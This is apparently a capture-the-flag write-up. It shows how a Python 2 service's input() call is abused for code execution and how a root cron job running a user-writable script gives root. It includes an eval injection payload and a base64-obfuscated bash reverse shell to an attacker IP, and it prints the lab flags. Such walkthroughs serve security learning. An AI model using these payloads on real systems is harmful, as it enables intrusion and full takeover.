TL;DR
We find hidden service on port 10000, and realize that it uses input() function. We managed to get RCE using malicious input, because this is python2, and then we get shell.
We can privilege escalate to root using overriding of root.sh, which is being executed in cronjob task under user root.
Recon
we start with nmap, using this command:
nmap -p- -sVC --min-rate=10000 $target -oX nmap.xml -oN nmap.txt -Pn

We can see port 22 with ssh, and port 10000 with some strange service.
PORT      STATE SERVICE           VERSION
22/tcp    open  ssh               OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 78:c4:40:84:f4:42:13:8e:79:f8:6b:e4:6d:bf:d4:46 (RSA)
|   256 25:9d:f3:29:a2:62:4b:24:f2:83:36:cf:a7:75:bb:66 (ECDSA)
|_  256 e7:a0:07:b0:b9:cb:74:e9:d6:16:7d:7a:67:fe:c1:1d (ED25519)
10000/tcp open  snet-sensor-mgmt?
| fingerprint-strings:
|   DNSVersionBindReqTCP, GetRequest, NULL:
|     Private 0days
|     Please enther number of exploits to send??:
|   GenericLines:
|     Private 0days
|     Please enther number of exploits to send??: Traceback (most recent call last):
|     File "./exploit.py", line 6, in <module>
|     num_exploits = int(input(' Please enther number of exploits to send??: '))
|     File "<string>", line 0
|     SyntaxError: unexpected EOF while parsing
|   HTTPOptions, RTSPRequest:
|     Private 0days
|     Please enther number of exploits to send??: Traceback (most recent call last):
|     File "./exploit.py", line 6, in <module>
|     num_exploits = int(input(' Please enther number of exploits to send??: '))
|     File "<string>", line 1, in <module>
|_    NameError: name 'OPTIONS' is not defined
RCE using input function python2

We can check what there is behind port 10000. when we execute:
nc $target 10000
it asks:
Please enther number of exploits to send??:
Then, we give some number, and it looks like pinging behind the scenes.

I tried to give something else, like ', and it crashed. We can see the error message:
File "./exploit.py", line 6, in <module>
    num_exploits = int(input(' Please enther number of exploits to send??: '))
I googled and find this article https://medium.com/swlh/hacking-python-applications-5d4cd541b3f1.
So what’s the issue with this? Using Python 2’s input() function could mean that attackers are free to pass in variable names, function names and other data types, leading to authentication bypass and other unexpected outcomes.

I tried to pass this
__import__('os').system('id')
and we got RCE.
I used the payload from penelope:
__import__('os').system('printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xMzEuMTQ4LzQ0NDQgMD4mMSkgJg==|base64 -d|bash')

and we got our reverse shell:

now, we can grab user flag:
king@ubuntu:~$ cat user.txt
cf85ff769cfaaa721758949bf870b019
Privilege Escalation to Root

We can find the file root.sh in our folder
king@ubuntu:~$ cat root.sh
python /root/company/media/*.py
We can see in /etc/crontab that it executes the file root.sh as root.
king@ubuntu:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*  *    * * *   king    cd /home/king/ && bash run.sh
*  *    * * *   root    cd /home/king/ && bash root.sh
*  *    * * *   root    cd /root/company && bash run.sh

As you can see, the file root.sh has only root privileges… However, it is found in my folder, which i control.
So, I deleted root.sh, and created a new one with my payload.
I took this payload from penelope
king@ubuntu:~$ cat root.sh
printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xMzEuMTQ4LzQ0NDQgMD4mMSkgJg==|base64 -d|bash
Now, we only need to wait one minute, and get the reverse shell as root


and this is the root flag.
root@ubuntu:~# cat root.txt
9c37646777a53910a347f387dce025ec